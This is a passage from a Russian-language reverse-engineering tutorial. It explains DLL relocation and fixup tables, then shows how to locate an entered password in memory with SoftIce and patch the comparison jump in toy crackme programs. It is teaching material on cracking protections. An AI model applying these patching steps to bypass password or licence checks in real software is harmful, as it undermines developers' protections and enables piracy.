в памяти не будет соответствовать тому, что записано на диске. Хорошенькое начало! Как же теперь найти место, которое нужно править?

Задачу несколько облегчает тот факт, что системный загрузчик умеет перемещать только DLL, а исполняемые файлы всегда пытается загрузить по "родному" для них адресу. Если же это невозможно — загрузка прерывается с выдачей сообщения об ошибке. Выходит, мы имеем дело с библиотекой DLL, загруженной исследуемой нами защитой. Хм, вроде бы не должно быть здесь никаких DLL, да и откуда бы им взяться?

Что ж, изучим листинг 2.22 на предмет выяснения, как же crackme0x03 работает.

Листинг 2.22. Исходный текст защиты crackme0x3

```
#include <stdio.h>
#include <windows.h>

__declspec(dllexport) void Demo()
^^^^^^^^^^^^^^^^^^^^^
{
        #define PASSWORD_SIZE 100
        #define PASSWORD      "myGOODpassword\n"

        int count=0;
        char buff[PASSWORD_SIZE]="";

        for(;;)
        {
                printf("Enter password:");
                fgets(&buff[0],PASSWORD_SIZE-1,stdin);

                if (strcmp(&buff[0],PASSWORD))
                printf("Wrong password\n");
                else break;

                if (++count>2) return -1;
        }
        printf("Password OK\n");
}

main()
```

```
{
        HMODULE hmod;
        void (*zzz)();

        if ((hmod=LoadLibrary("crack0~1.exe"))
        && (zzz=(void (*)())GetProcAddress(h,"Demo")))
        zzz();
}
```

Какой, однако, извращенный способ вызова функции! Защита экспортирует ее непосредственно из самого исполняемого файла, и этот же файл загружает как DLL (да, один и тот же файл может быть одновременно и исполняемым приложением, и динамической библиотекой!).

"Все равно ничего не сходится, — возразит программист средней квалификации, — всем же известно, что Windows не настолько глупа, чтобы дважды грузить один и тот же файл, LoadLibrary всего лишь возвратит базовый адрес модуля crackme0x03, но не станет выделять для него память". А вот как бы не так! Хитрая защита обращается к файлу по его альтернативному короткому имени, вводя системный загрузчик в глубокое заблуждение!

Система выделяет память и возвращает базовый адрес загружаемого модуля в переменной `hmod`. Очевидно, код и данные этого модуля смещены на расстояние hmod–base, где base — базовый адрес модуля — тот, с которым работают HIEW и дизассемблер. Базовый адрес узнать нетрудно — достаточно вызвать тот же DUMPBIN с ключом `/HEADERS` (его ответ приведен в сокращенном виде в листинге 2.23).

Листинг 2.23. Снятие дампа с ломаемой программы

```
>dumpbin /HEADERS crack0x03
OPTIONAL HEADER VALUES
...
400000 image base
^^^^^^^^^^^^^^^^
...
```

Значит, базовый адрес `0x400000` (в байтах). А опередить адрес загрузки можно командой `mod -u` отладчика: ключ `u` разрешает выводить только прикладные, т. е. несистемные модули (листинг 2.24).

Листинг 2.24. Просмотр карты памяти ломаемой программы

```
:mod -u
hMod Base     PEHeader Module Name      File Name
     00400000 004000D8 crack0x0         \.PHCK\src\crack0x03.exe
     00420000 004200D8 crack0x0         \.PHCK\src\crack0x03.exe
     ^^^^^^^^
     77E80000 77E800D0 kernel32         \WINNT\system32\kernel32.dll
     77F80000 77F800C0 ntdll            \WINNT\system32\ntdll.dll
```

Смотрите, загружено сразу две копии crack0x03, причем последняя расположена по адресу `0x420000`, как раз то, что нам надо! Теперь нетрудно посчитать, что адрес `0x421056` (тот, что мы пытались последний раз найти в ломаемом файле) "на диске" будет соответствовать адресу `0x421056 – (0x42000 – 0x400000) == 0x421056 – 0x20000 == 0x401056`.

Смотрим:

```
00401056: 85C0                    test      eax,eax
00401058: 740F                    je       .000401069   -------- (1)
```

Все верно — посмотрите, как хорошо это совпадает с дампом отладчика:

```
001B:00421056  85C0               TEST    EAX,EAX
001B:00421058  740F               JZ      00421069
```

Разумеется, описанная методика вычислений применима к любым DLL, а не только к тем, что представляют собой исполняемый файл.

А вот если бы мы пошли не путем адресов, а попытались найти в ломаемой программе срисованную с отладчика последовательность байтов, включая и ту часть (листинг 2.25), которая входит в `CALL 00422040` — интересно, нашли бы мы ее или нет?

Листинг 2.25. Сравнение образов ломаемой программы на диске и в памяти

```
001B:0042104E  E87D000000         CALL    004210D0
001B:00421053  83C408             ADD     ESP,08
001B:00421056  85C0               TEST    EAX,EAX
001B:00421058  740F               JZ      00421069
:Образ файла в памяти.

.0040104E: E87D000000             call     .0004010D0   -------- (1)
.00401053: 83C408                 add       esp,008 ;"◘"
.00401056: 85C0                   test      eax,eax
.00401058: 740F                   je       .000401069   -------- (2)
:Образ файла на диске
```

Вот это новость — командам `CALL 0x4210D0` и `CALL 0x4010D0` соответствует один и тот же машинный код

`E8 7D 00 00 00`!

Как же такое может быть?! А вот как — операнд процессорной инструкции `0xE8` представляет собой не смещение подпрограммы, а разницу смещений подпрограммы и инструкции, следующей за командой `call`. То есть в первом случае:

`0x421053` (смещение инструкции, следующей за `call`) +

+ `0x0000007D` (не забываем об обратном порядке байтов в двойном слове) =

= `0x4210D0`, — вот он, искомый адрес.

Таким образом, при изменении адреса загрузки коррекция кодов команд `CALL` не требуется.

Рассуждения по аналогии — опасная штука. Увлеченные стройностью аналогии, мы подчас даже не задумываемся о проверке. Между тем, аналогии лгут чаще, чем этого хотелось бы. В примере crack0x03 среди прочего кода есть и такая строка (найдите ее с помощью HIEW):

```
004012C5: 89154C694000                mov       [00040694C],edx
```

Легко видеть, что команда `mov` обращается к ячейке не по относительному, а по абсолютному адресу. Вопрос: выясните, что произойдет при изменении адреса загрузки модуля; как вы думаете — будет ли теперь совпадать образ файла на диске и в памяти?

Заглянув отладчиком по адресу `0x4212C5` (`0x4012C5 + 0x2000`), мы увидим, что обращение идет совсем не к ячейке `0x42694C`, а `0x40694C`! Наш модуль самым бессовестным образом вторгается в чужие владения, модифицируя их по своему усмотрению. Так и до краха системы докатиться недолго! В данном случае этого не происходит только потому, что искомая строка расположена в Startup-процедуре (стартовом коде) и выполняется лишь однажды — при запуске приложения, а из загруженного модуля не вызывается.

Другое дело, если бы функция `Demo()` обращалась к какой-нибудь статической переменной — компилятор, подставив ее непосредственное смещение, сделал бы модуль неперемещаемым! После сказанного становится непонятно: как же тогда ухитряются работать динамически подключаемые библиотеки (DLL), адрес загрузки которых заранее не известен? Поразмыслив некоторое время, мы найдем, по крайней мере, два решения проблемы.

1. Вместо непосредственной адресации использовать относительную, например: `[reg+offset_val]`, где `reg` — регистр, содержащий базовый адрес загрузки, а `offset_val` — смещение ячейки от начала модуля. Это позволит модулю грузиться по любому адресу, но заметно снизит производительность программы, уже хотя бы за счет потери одного регистра.

2. Научить загрузчик корректировать непосредственные смещения в соответствии с выбранным базовым адресом загрузки. Это, конечно, несколько замедлит загрузку, но зато не ухудшит быстродействие самой программы. Не факт, что временем загрузки можно свободно пренебречь, но парни из Microsoft выбрали именно этот способ.

Единственная проблема — как отличить действительные непосредственные смещения от констант, совпадающих с ними по значению? Не дизассемблировать же, в самом деле, DLL, чтобы разобраться, какие именно ячейки в ней необходимо "подкрутить"? Верно, куда проще перечислить их адреса в специальной таблице, расположенной непосредственно в загружаемом файле и носящей гордое имя таблицы перемещаемых элементов, или Relocation [Fix Up] table. За ее формирование отвечает линкер (он же компоновщик), и такая таблица присутствует в каждой DLL.

Чтобы познакомиться с ней поближе, скомпилируем и изучим следующий пример в листинге 2.26.

Листинг 2.26. Исходный текст fixupdemo.c

```
::fixupdemo.c
__declspec(dllexport) void meme(int x)
{
        static int a=0x666;
        a=x;
        }
> cl fixupdemo.c /LD
```

Скомпилируем и тут же дизассемблируем его (листинг 2.27).

```
DUMPBIN /DISASM fixupdemo.dll
```

и

```
DUMPBIN /SECTION:.data /RAWDATA.
```

Листинг 2.27. Дизассемблирование исследуемой программы

```
  10001000: 55                  push        ebp
  10001001: 8B EC               mov         ebp,esp
  10001003: 8B 45 08            mov         eax,dword ptr [ebp+8]
  10001006: A3 30 50 00 10      mov         [10005030],eax
                ^^^^^^^^^^^                    ^^^^^^^^
```

```
  1000100B: 5D                 pop         ebp
  1000100C: C3                 ret
RAW DATA #3
10005000: 00 00 00 00 00 00 00 00 00 00 00 00 33 24 00 10
............3$..
10005010: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
................
10005020: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
................
10005030: 66 06 00 00 E3 11 00 10 FF FF FF FF 00 00 00 00  f...y...
....
          ^^^^^
```

Судя по коду, запись содержимого `eax` всегда происходит в ячейку `0x10005030`, но не торопитесь с выводами (листинг 2.28)!

`DUMPBIN /RELOCATIONS fixupdemo.dll`:

Листинг 2.28. Просмотр таблицы перемещаемых элементов

```
BASE RELOCATIONS #4
    1000 RVA,      154 SizeOfBlock
       7 HIGHLOW
       ^
      1C HIGHLOW
      23 HIGHLOW
      32 HIGHLOW
      3A HIGHLOW
```

Таблица перемещаемых элементов-то не пуста! И первая же ее запись указывает на ячейку `0x100001007`, полученную алгебраическим сложением смещения `0x7` с RVA-адресом `0x1000` и базовым адресом загрузки `0x10000000` (получите его с помощью DUMPBIN самостоятельно). Смотрим — ячейка `0x100001007` принадлежит инструкции `MOV [0x10005030],EAX` и указывает на самый старший байт непосредственного смещения. Вот это самое смещение и корректирует загрузчик в ходе подключения динамической библиотеки (разумеется, если в этом есть необходимость).

Хотите проверить? Пожалуйста — создадим две копии одной DLL (например, `copy fixupdemo.dll fixupdemo2.dll`) и загрузим их поочередной следующей программой (листинг 2.29).

Листинг 2.29. Исходный текст `fixupload`

```
::fixupload.c
#include <windows.h>

main()
{
        void (*demo) (int a);
        HMODULE h;
        if ((h=LoadLibrary("fixupdemo.dll")) &&
                (h=LoadLibrary("fixupdemo2.dll")) &&
                (demo=(void (*)(int a))GetProcAddress(h,"meme")))
                demo(0x777);
}
> cl fixupload
```

Поскольку по одному и тому же адресу две различные DLL не загрузишь (откуда же системе знать, что это одна и та же DLL!), загрузчику приходится прибегать к ее перемещению. Загрузим откомпилированную программу в отладчик и установим точку останова на функцию `LoadLibraryA`. Это, понятное дело, необходимо, чтобы пропустить Startup-код и попасть в тело функции `main`. (Как легко убедиться, исполнение программы начинается отнюдь не с `main`, а со служебного кода, в котором очень легко утонуть.) Но откуда взялась загадочная буква `A` в конце имени функции? Ее происхождение тесно связано с введением в Windows поддержки уникода — специальной кодировки, каждый символ в которой кодируется двумя байтами, благодаря чему приобретает способность выражать любой из 2^{16} = 65.536 знаков, достаточно для вмещения практически всех алфавитов нашего мира. Применительно к `LoadLibrary` теперь имя библиотеки может быть написано на любом языке, а при желании и на любом количестве любых языков одновременно, например, на русско-французско-китайском. Звучит заманчиво, но не ухудшает ли это производительность? Разумеется, ухудшает, еще как — уникод требует жертв! Самое обидное — в подавляющем большинстве случаев вполне достаточно старой доброй кодировки ASCII. Так какой же смысл бросать драгоценные такты процесса на ветер? Ради производительности было решено поступиться размером, создав отдельные варианты функций для работы с уникодом и ASCII-символами. Первые получили суффикс `W` (Wide, широкий), а вторые — `A` (ASCII). Эта тонкость скрыта от прикладных программистов — какую именно функцию вызывать, `W` или `A`, решает компилятор, но при работе с отладчиком необходимо указывать точное имя функции — самостоятельно определить суффикс он не в состоянии.

Камень преткновения в том, что некоторые функции, например, `ShowWindows`, вообще не имеют суффиксов — ни `A`, ни `W`, и их библиотечное имя совпадает с каноническим. Как же быть?

Самое простое — заглянуть в таблицу импорта препарируемого файла и отыскать там вашу функцию. Например, применительно к нашему случаю (листинг 2.30).

Листинг 2.30. Просмотр таблицы импорта

```
> DUMPBIN /IMPORTS fixupload.exe > filename
> type filename
                19D  HeapDestroy
                1C2  LoadLibraryA
                 CA  GetCommandLineA
                174  GetVersion
                 7D  ExitProcess
                29E  TerminateProcess
                                ...
```

Из приведенного фрагмента видно, что `LoadLibrary` все-таки `A`, а вот функции `ExitProcess` и `TerminateProcess` не имеют суффиксов, поскольку вообще не работают со строками.

Другой путь — заглянуть в SDK. Конечно, библиотечное имя функций в нем отсутствует, но в Quick Info мимоходом приводится информация и поддержка уникода (если таковая присутствует). А раз есть уникод — есть суффиксы `W` и `A`, соответственно, наоборот — где нет уникода, нет и суффиксов. Проверим?

Вот так выглядит Quick Info от LoadLibrary (листинг 2.31).

Листинг 2.31. Просмотр таблицы импорта

```
                    QuickInfo
        Windows NT: Requires version 3.1 or later.
          Windows: Requires Windows 95 or later.
        Windows CE: Requires version 1.0 or later.
              Header: Declared in winbase.h.
            Import Library: Use kernel32.lib.
  Unicode: Implemented as Unicode and ANSI versions on Windows NT.
```

На чистейшем английском языке здесь сказано: "Реализовано как Unicode и ANSI версии на Windows NT". Стоп! С NT все понятно, а как насчет "народной" девяносто восьмой (пятой)? Беглый взгляд на таблицу экспорта KERNEL32.DLL показывает: такая функция там есть, но, присмотревшись

повнимательнее, мы с удивлением обнаружим, что ее точка входа совпадает с точками входа десятка других функций!

```
ordinal hint RVA      name
    556  1B3 00039031 LoadLibraryW
```

Третья колонка в отчете DUMPBIN это RVA-адрес — виртуальный адрес начала функции за вычетом базового адреса загрузки файла. Простой контекстный поиск показывает, что он встречается не единожды. Воспользовавшись программой-фильтром `srcln` для получения связного протокола, мы увидим следующее (листинг 2.32).

Листинг 2.32. Просмотр списка уникодовых функций

```
  21:        118    1 00039031 AddAtomW
 116:        217   60 00039031 DeleteFileW
 119:        220   63 00039031 DisconnectNamedPipe
 178:        279   9E 00039031 FindAtomW
 204:        305   B8 00039031 FreeEnvironmentStringsW
 260:        361   F0 00039031 GetDriveTypeW
 297:        398  115 00039031 GetModuleHandleW
 341:        442  141 00039031 GetStartupInfoW
 377:        478  165 00039031 GetVersionExW
 384:        485  16C 00039031 GlobalAddAtomW
 389:        490  171 00039031 GlobalFindAtomW
 413:        514  189 00039031 HeapLock
 417:        518  18D 00039031 HeapUnlock
 440:        541  1A4 00039031 IsProcessorFeaturePresent
 455:        556  1B3 00039031 LoadLibraryW
 508:        611  1E8 00039031 OutputDebugStringW
 547:        648  20F 00039031 RemoveDirectoryW
 590:        691  23A 00039031 SetComputerNameW
 592:        693  23C 00039031 SetConsoleCP
 597:        698  241 00039031 SetConsoleOutputCP
 601:        702  245 00039031 SetConsoleTitleW
 605:        706  249 00039031 SetCurrentDirectoryW
 645:        746  271 00039031
 678:        779  292 00039031 TryEnterCriticalSection
```

Вот это сюрприз! Все уникодовые функции под одной крышей! Поскольку трудно поверить в идентичность реализаций `LoadLibraryW` и, скажем,

DeleteFileW, остается предположить, что мы имеем дело с заглушкой, которая ничего не делает, а только возвращает ошибку. Следовательно, в 9*x* действительно функция LoadLibraryW не реализована.

Но вернемся к нашим баранам, от которых нам пришлось так далеко отойти. Итак, вызываем отладчик, ставим бряк на LoadLibraryA, выходим из отладчика и терпеливо дожидаемся его всплытия (листинг 2.33). Долго ждать, к счастью, не приходится.

Листинг 2.33. Внутри LoadLibraryA

```
001B:77E98023  PUSH    EBP
001B:77E98024  MOV     EBP,ESP
001B:77E98026  PUSH    EBX
001B:77E98027  PUSH    ESI
001B:77E98028  PUSH    EDI
001B:77E98029  PUSH    77E98054
001B:77E9802E  PUSH    DWORD PTR [EBP+08]
```

Отдаем команду P RET для выхода из LoadLibraryA (анализировать ее, в самом деле, ни к чему) и оказываемся в легкоузнаваемом теле функции main (листинг 2.34).

Листинг 2.34. В окрестностях вызова LoadLIbraryA

```
001B:0040100B  CALL    [KERNEL32!LoadLibraryA]
001B:00401011  MOV     [EBP-08],EAX
001B:00401014  CMP     DWORD PTR [EBP-08],00
001B:00401018  JZ      00401051
001B:0040101A  PUSH    00405040
001B:0040101F  CALL    [KERNEL32!LoadLibraryA]
001B:00401025  MOV     [EBP-08],EAX
001B:00401028  CMP     DWORD PTR [EBP-08],00
```

Обратите внимание на содержимое регистра EAX — функция возвратила в нем адрес загрузки (на моем компьютере равный 0x10000000). Продолжая трассировку (клавиша <F10>), дождитесь выполнения второго вызова LoadLibraryA — не правда ли, на этот раз адрес загрузки изменился? (На моем компьютере он равен 0x0530000.)

Приблизившись к вызову функции demo (в отладчике это выглядит как

PUSH 00000777\ CALL [EBP-04] — "EBP-04",

ни о чем не говорит, но вот аргумент `0x777` определенно что-то нам напоминает (см. листинг 2.29)), не забудьте переместить руку с <F10> на <F8>, чтобы войти внутрь функции (листинг 2.35).

Листинг 2.35. Анализ перемещаемого элемента

```
001B:00531000  55                PUSH    EBP
001B:00531001  8BEC              MOV     EBP,ESP
001B:00531003  8B4508            MOV     EAX,[EBP+08]
001B:00531006  A330505300        MOV     [00535030],EAX
001B:0053100B  5D                POP     EBP
001B:0053100C  C3                RET
```

Вот оно! Системный загрузчик скорректировал адрес ячейки согласно базовому адресу загрузки самой DLL. Это, конечно, хорошо, да вот проблема в оригинальной DLL нет ни такой ячейки, ни даже последовательности `A3 30 50 53 00`, в чем легко убедиться контекстным поиском. Допустим, вознамерились бы мы затереть эту команду `NOP`. Как это сделать?! Вернее, как найти это место в оригинальной DLL?

Обратим свой взор выше, на команды, заведомо не содержащие перемещаемых элементов:

```
PUSH EBP/MOV EBP, ESP/MOV EAX,[EBP+08].
```

Отчего бы не поискать последовательность `55  8B EC  xxx  A3`? В данном случае это сработает, но если бы перемещаемые элементы были густо перемешаны "нормальными", ничего бы не вышло. Опорная последовательность оказалась бы слишком короткой для поиска и выдала бы множество ложных срабатываний.

Более изящно и надежно вычислить истинное содержимое перемещаемых элементов, вычтя их разницу между действительным и рекомендуемым адресом загрузки. В данном случае:

```
    0x535030 /модифицированный загрузчиком адрес/
-   0x530000 /базовый адрес загрузки/
+   0x10000000 /рекомендуемый адрес загрузки/
== 0x10005030.
```

Учитывая обратный порядок следования байтов, получаем, что инструкция

```
MOV [10005030], EAX
```

в машинном коде должна выглядеть так:

```
A3 30 50 00 10.
```

Ищем ее HIEW, и чудо — она есть!

Прямой поиск введенного пароля в памяти

Был бы омут, а черти будут.

Народная поговорка

Пароль, хранящийся в теле программы открытым текстом — скорее из ряда вон выходящее исключение, чем правило. К чему услуги хакера, если пароль и без того виден невооруженным взглядом? Поэтому разработчики защиты всячески пытаются скрыть его от посторонних глаз (о том, как именно они это делают, мы поговорим позже). Впрочем, учитывая размер современных пакетов, программист может, не особо напрягаясь, поместить пароль в каком-нибудь завалявшемся файле, попутно снабдив его "крякушами" — строками, выглядящими, как пароль, но паролем не являющимися. Попробуй разберись, где тут липа, а где нет, тем паче, что подходящих на эту роль строк в проекте средней величины может быть несколько сотен, а то и тысяч!

Давайте подойдем к решению проблемы от обратного: будем искать не оригинальный пароль, который нам не известен, а ту строку, которую мы скормили программе в качестве пароля. А найдя — установим на нее бряк, и дальше все точно так же, как и раньше. Бряк всплывает на обращение по сравнению, мы выходим из сравнивающей процедуры, корректируем `JMP` и...

Взглянем еще раз на исходный текст ломаемого нами примера simple.c (листинг 2.36).

Листинг 2.36. Исходный текст ломаемой программы

```
for(;;)
{
        printf("Enter password:");
        fgets(&buff[0],PASSWORD_SIZE,stdin);
                if (strcmp(&buff[0],PASSWORD))
                printf("Wrong password\n");
                else break;
        if (++count>2) return -1;
}
```

Обратите внимание: в `buff` читается введенный пользователем пароль, сравнивается с оригиналом, затем (при неудачном сравнении) запрашивается еще раз, но при этом `buff` не очищается! Отсюда следует, что если после выдачи ругательства `Wrong password` вызвать отладчик и пройтись по памяти контекстным поиском, можно обнаружить тот заветный `buff`, а остальное уже — дело техники!

Итак, приступим (мы еще не знаем, во что мы ввязываемся — но, увы — в жизни все сложнее, чем в теории). Запускаем SIMPLE.EXE, вводим любой пришедший на ум пароль (например, **KPNC Kaspersky++**), пропускаем возмущенный вопль "Wrong" мимо ушей и нажимаем <Ctrl>+<D> — горячую комбинацию клавиш для вызова SoftIce. Так, теперь будем искать? Подождите, не надо бежать впереди лошадей: Windows 9*x*\NT — это не Windows 3.*x* и, тем более, не MS-DOS с единым адресным пространством для всех процессоров. Теперь, по соображениям безопасности, дабы один процесс ненароком не залез во владения другого, каждому из них предоставляется собственное адресное пространство. Например, у процесса A по адресу 23:0146660 может быть записано число `0x66`, у процесса B по тому же самому адресу 23:0146660 может находиться `0x0`, а у процесса C и вовсе третье значение. Причем процессы A, B и C не будут даже подозревать о существовании друг друга (ну, разве что воспользуются специальными средствами межпроцессорного взаимодействия).

Нас больше заботит другое — вызванный по <Ctrl>+<D> отладчик "всплывает" в произвольном процессе (скорее всего, Idle), и контекстный поиск в памяти ничего не даст. Необходимо насильно переключить отладчик в необходимый контекст адресного пространства и лишь затем что-то предпринимать.

Из прилагаемой к SoftIce документации можно узнать, что переключение контекстов осуществляется командой `ADDR`, за которой следует либо имя процесса, урезанное до восьми символов, либо его PID. Узнать и то, и другое можно с помощью другой команды — `PROC` (В том случае, если имя процесса синтаксически неотличимо от PID, например, "123", приходится использовать PID процесса — вторая колонка цифр слева, в отчете PROC.)

```
:addr simple
```

Отдаем команду `addr simple` и ничего не происходит, даже значения регистров остаются неизменными! Не волнуйтесь — все OK, что и подтверждает надпись "simple" в правом нижнем углу, идентифицирующая текущий процесс. А регистры это небольшой глюк SoftIce. Он их игнорирует, переключая только адреса. В частности, поэтому трассировка переключенной программы невозможна. Вот поиск — другое дело. Это — пожалуйста!

```
:s 23:0 L -1 "KPNC Kaspersky"
```

Пояснения: первый слева аргумент после `s` — адрес, записанный в виде "селектор: смещение". Под Windows 2000 для адресации данных и стека используется селектор номер 23, в других операционных системах он может отличаться (и отличается!). Узнать его можно, загрузив любую программу и списав содержимое регистра DS. Смещение: вообще-то начинать поиск с нулевого смещения — идея глупая. Судя по карте памяти, здесь расположен служебный код и искомого пароля быть не может. Впрочем, это ничему не вредит, и так гораздо быстрее, чем разбираться: с какого адреса загруже-

на программа, и откуда именно начинать поиск. Третий аргумент `L-1` — длина региона для поиска. `-1`, как нетрудно догадаться, — поиск "до победы". Далее: обратите внимание, что мы ищем не всю строку, а только ее часть ("KPNC Kaspersky++" против "KPNC Kaspersky"). Это позволяет избавиться от ложных срабатываний: SoftIce любит выдавать ссылки на свои внутренние буфера, содержащие шаблон поиска. Вообще-то они всегда расположены выше `0x80000000`. Там, где никакой нормальный пароль "не живет", но все же будет нагляднее, если по неполной подстроке находится именно наша строка.

```
Pattern found at 0023:00016E40 (00016E40)
```

Так, по крайней мере, одно вхождение уже найдено. Но вдруг в памяти есть еще несколько? Проверим это, последовательно отдавая команды `s`, вплоть до выдачи сообщения "Pattern not found" или при превышении адреса поиска `0×80000000` (листинг 2.37).

Листинг 2.37. Найденные вхождения

```
:s
Pattern found at 0023:0013FF18 (0013FF18)
:s
Pattern found at 0023:0024069C (0024069C)
:s
Pattern found at 0023:80B83F18 (80B83F18)
```

Целых два вхождения, да еще одно "в уме" — итого три! Не много ли для нас, начинающих? Во-первых, неясно: вводимые пароли, они что, плодятся как кролики? Во-вторых, ну не ставить же все три точки останова. В данном случае четырех отладочных регистров процессора хватит, а как быть, если бы мы нашли десяток вхождений? Да и в трех бряках немудрено заблудиться с непривычки!

Итак, начинаем работать головой. Вхождений много, вероятнее всего, потому, что при чтении ввода с клавиатуры символы сперва попадают в системные буфера, которые и дают ложные срабатывания. Звучит вполне правдоподобно, но вот как отфильтровать "помехи"?

На помощь приходит карта памяти — зная владельца региона, которому принадлежит буфер, об этом буфере очень многое можно сказать. Наскоро набив команду

```
map32 simple,
```

мы получим приблизительно следующее (листинг 2.38).

Листинг 2.38. Карта памяти ломаемого приложения

```
:map32 simple
Owner     Obj Name  Obj#  Address        Size      Type
simple    .text     0001  001B:00011000  00003F66  CODE  RO
simple    .rdata    0002  0023:00015000  0000081E  IDATA RO
simple    .data     0003  0023:00016000  00001E44  IDATA RW
```

Ура, держи Тигру за хвост, есть одно отождествление! Буфер на `0x16E40` принадлежит сегменту данных, и, видимо, это и есть то, что нам нужно. Но не стоит спешить! Все не так просто. Поищем-ка адрес `0x16E40` в самом файле simple.exe (учитывая обратный порядок байт, это будет `40 E6 01 00`) (листинг 2.39).

Листинг 2.39. Дамп ломаемого приложения

```
> dumpbin /SECTION:.data /RAWDATA simple.exe
RAW DATA #3
  00016030: 45 6E 74 65 72 20 70 61 73 73 77 6F 72 64 3A 00  Enter
password:.
  00016040: 6D 79 47 4F 4F 44 70 61 73 73 77 6F 72 64 0A 00
myGOODpassword..
  00016050: 57 72 6F 6E 67 20 70 61 73 73 77 6F 72 64 0A 00  Wrong
password..
  00016060: 50 61 73 73 77 6F 72 64 20 4F 4B 0A 00 00 00 00  Password
OK.....
  00016070: 40 6E 01 00 00 00 00 00 40 6E 01 00 01 01 00 00
@n......@n......
  00016080: 00 00 00 00 00 00 00 00 00 10 00 00 00 00 00 00
................
```

Есть, да? Даже два раза! Посмотрим теперь, кто на него ссылается — попробуем найти в дизассемблированном тексте подстроку `16070` — адрес первого двойного слова, указывающего на наш буфер (листинг 2.40).

Листинг 2.40. Анализ защитного кода

```
00011032: 68 70 60 01 00  push   16070h ; <<<
00011037: 6A 64           push   64h    ; Макс. длина пароля (== 100 dec)
00011039: 8D 4D 98        lea    ecx, [ebp-68h]
                                 ;Указатель на буфер куда записывать пароль
```

```
0001103C: 51              push   ecx
0001103D: E8 E2 00 00 00  call   00011124  ; fgets
00011042: 83 C4 0C        add    esp, 0Ch  ; Выталкиваем три аргумента
```

В общем, все ясно, за исключением загадочного указателя на указатель `0x16070`. Заглянув в MSDN, где описан прототип этой функции, мы обнаружим, что таинственный незнакомец — указатель на структуру `FILE` (аргументы по Си-соглашению, как мы помним, заносятся в стек справа налево). Первый член структуры `FILE` — указатель на буфер (файловый ввод/вывод в стандартной библиотеке Си буферизован, и размер буфера по умолчанию составляет 4 Кбайт). Таким образом, адрес `0x16E40` — это указатель на служебный буфер, и из списка "кандидатов в мастера" мы его вычеркиваем.

Двигаемся дальше. Претендент номер два — `0x24069C`. Легко видеть, что он выходит за пределы сегмента данных и вообще непонятно чему принадлежит. Почесав затылок, мы вспомним о такой "вкусности" Windows, как *куча* (heap). Посмотрим, что у нас там (листинг 2.41).

Листинг 2.41. Карта динамической памяти ломаемого приложения

```
:heap 32 simple
    Base      Id  Cmmt/Psnt/Rsvd  Segments  Flags     Process
    00140000  01  0003/0003/00FD         1  00000002  simple
    00240000  02  0004/0003/000C         1  00008000  simple
    00300000  03  0008/0007/0008         1  00001003  simple
```

Ну, Тигр, давай на счастье хвост! Есть отождествление! Остается выяснить, кто выделил этот блок памяти — система под какие-то свои нужды или же сам программист. Первое, что бросается в глаза, какой-то подозрительно-странный недокументированный флаг `0x8000`. Заглянув в WINNT.H, можно даже найти его определение, которое, впрочем, мало чем нам поможет, разве что намекнет на системное происхождение оного.

```
#define HEAP_PSEUDO_TAG_FLAG            0x8000
```

А чтобы окончательно укрепить нашу веру, загрузим в отладчик любое подвернувшееся под лапу приложение и тут же отдадим команду

`heap 32 proc_name`.

Смотрите — система автоматически выделяет из кучи три региона! Точь-в-точь такие, как и в нашем случае. OK, значит, и этот кандидат ушел лесом.

Остается последний адрес — `0x13FF18`. Ничего он не напоминает? Постойка, постой. Какое было значение `esp` при загрузке?! Кажется, `0x13FFC4` или около того.

Внимание

В Windows 9*x* стек расположен совершенно в другом месте, но все рассуждения справедливы, необходимо лишь помнить местоположение стека в собственной операционной системе и уметь навскидку его узнавать.

Поскольку стек растет снизу вверх (т. е. от старших адресов к младшим), адрес `0x13FF18` явно находится в стеке, а потому очень сильно похож на наш буфер. Уверенность подогревает тот факт, что большинство программистов размешают буфера в локальных переменных, ну, а локальные переменные, в свою очередь, размешаются компилятором в стеке.

Ну что, попробуем установить сюда бряк (листинг 2.42)?

Листинг 2.42. Процедура сравнения пароля

```
:bpm 23:13FF18
:x
Break due to BPMB #0023:0013FF18 RW DR3  (ET=369.65 microseconds)
  MSR LastBranchFromIp=0001144F
    MSR LastBranchToIp=00011156

001B:000110B0  MOV     EAX,[EDX]
001B:000110B2  CMP     AL,[ECX]
001B:000110B4  JNZ     000110E4
001B:000110B6  OR      AL,AL
001B:000110B8  JZ      000110E0
001B:000110BA  CMP     AH,[ECX+01]
001B:000110BD  JNZ     000110E4
001B:000110BF  OR      AH,AH
```

И вот мы в теле уже хорошо нам знакомой (развивайте зрительную память!) процедуры сравнения. На всякий случай, для пущей убежденности, выведем значение указателей `edx` и `ecx`, чтобы узнать, что с чем сравнивается:

```
:d edx
0023:0013FF18 4B 50 4E 43 2D 2D 0A 00-70 65 72 73 6B 79 2B 2B
KPNC Kaspersky++

:d ecx
0023:00016040 6D 79 47 4F 4F 44 70 61-73 73 77 6F 72 64 0A 00
myGOODpassword..
```

Ну, а остальное мы уже проходили. Выходим из сравнивающей процедуры по `P RET`, находим условный переход, записываем его адрес (ключевую последовательность для поиска), правим исполняемый файл, и все OK.

Итак, мы познакомились с одним более или менее универсальным способом взлома защит, основанных на сравнении пароля (позже мы увидим, что он также подходит и для защит, основанных на регистрационных номерах). Его основное достоинство — простота. А недостатков у него много.

- Если программист очистит буфера после сравнения, поиск веденного пароля ничего не даст. Разве что останутся системные буфера, которые так просто не затрешь, но отследить перемещения пароля из системных буферов в локальные не так-то просто!
- Ввиду изобилия служебных буферов очень трудно определить: какой из них "настоящий". Программист же может располагать буфер и в сегменте данных (статический буфер), и в стеке (локальный буфер), и в куче, и даже выделять память низкоуровневыми вызовами типа `VirtualAlloc` или да мало ли как разыграется его фантазия. В результате, подчас приходится "просеивать" все найденные вхождения тупым перебором.

В качестве тренировки разберем другой пример: crackme01. Это то же самое, что simple.exe, только с GUI-интерфейсом, и ключевая процедура выглядит как в листинге 2.43.

Листинг 2.43. Исходный текст ядра защитного механизма crackme01

```
void CCrackme_01Dlg::OnOK()
{
        char buff[PASSWORD_SIZE];

        m_password.GetWindowText(&buff[0],PASSWORD_SIZE);
        if (strcmp(&buff[0],PASSWORD))
        {
                MessageBox("Wrong password");
                m_password.SetSel(0,-1,0);
                return;
        }
        else
        {

                MessageBox("Password OK");
        }
        CDialog::OnOK();
}
```

Кажется, никаких сюрпризов не предвидится. Что ж, вводим пароль (как обычно, **KPNC Kaspersky++**), выслушиваем "ругательство" и, до нажатия **OK**, вызываем отладчик, переключаем контекст

```
:s 23:0 L -1 'KPNC Kaspersky'
Pattern found at 0023:0012F9FC (0012F9FC)
:s
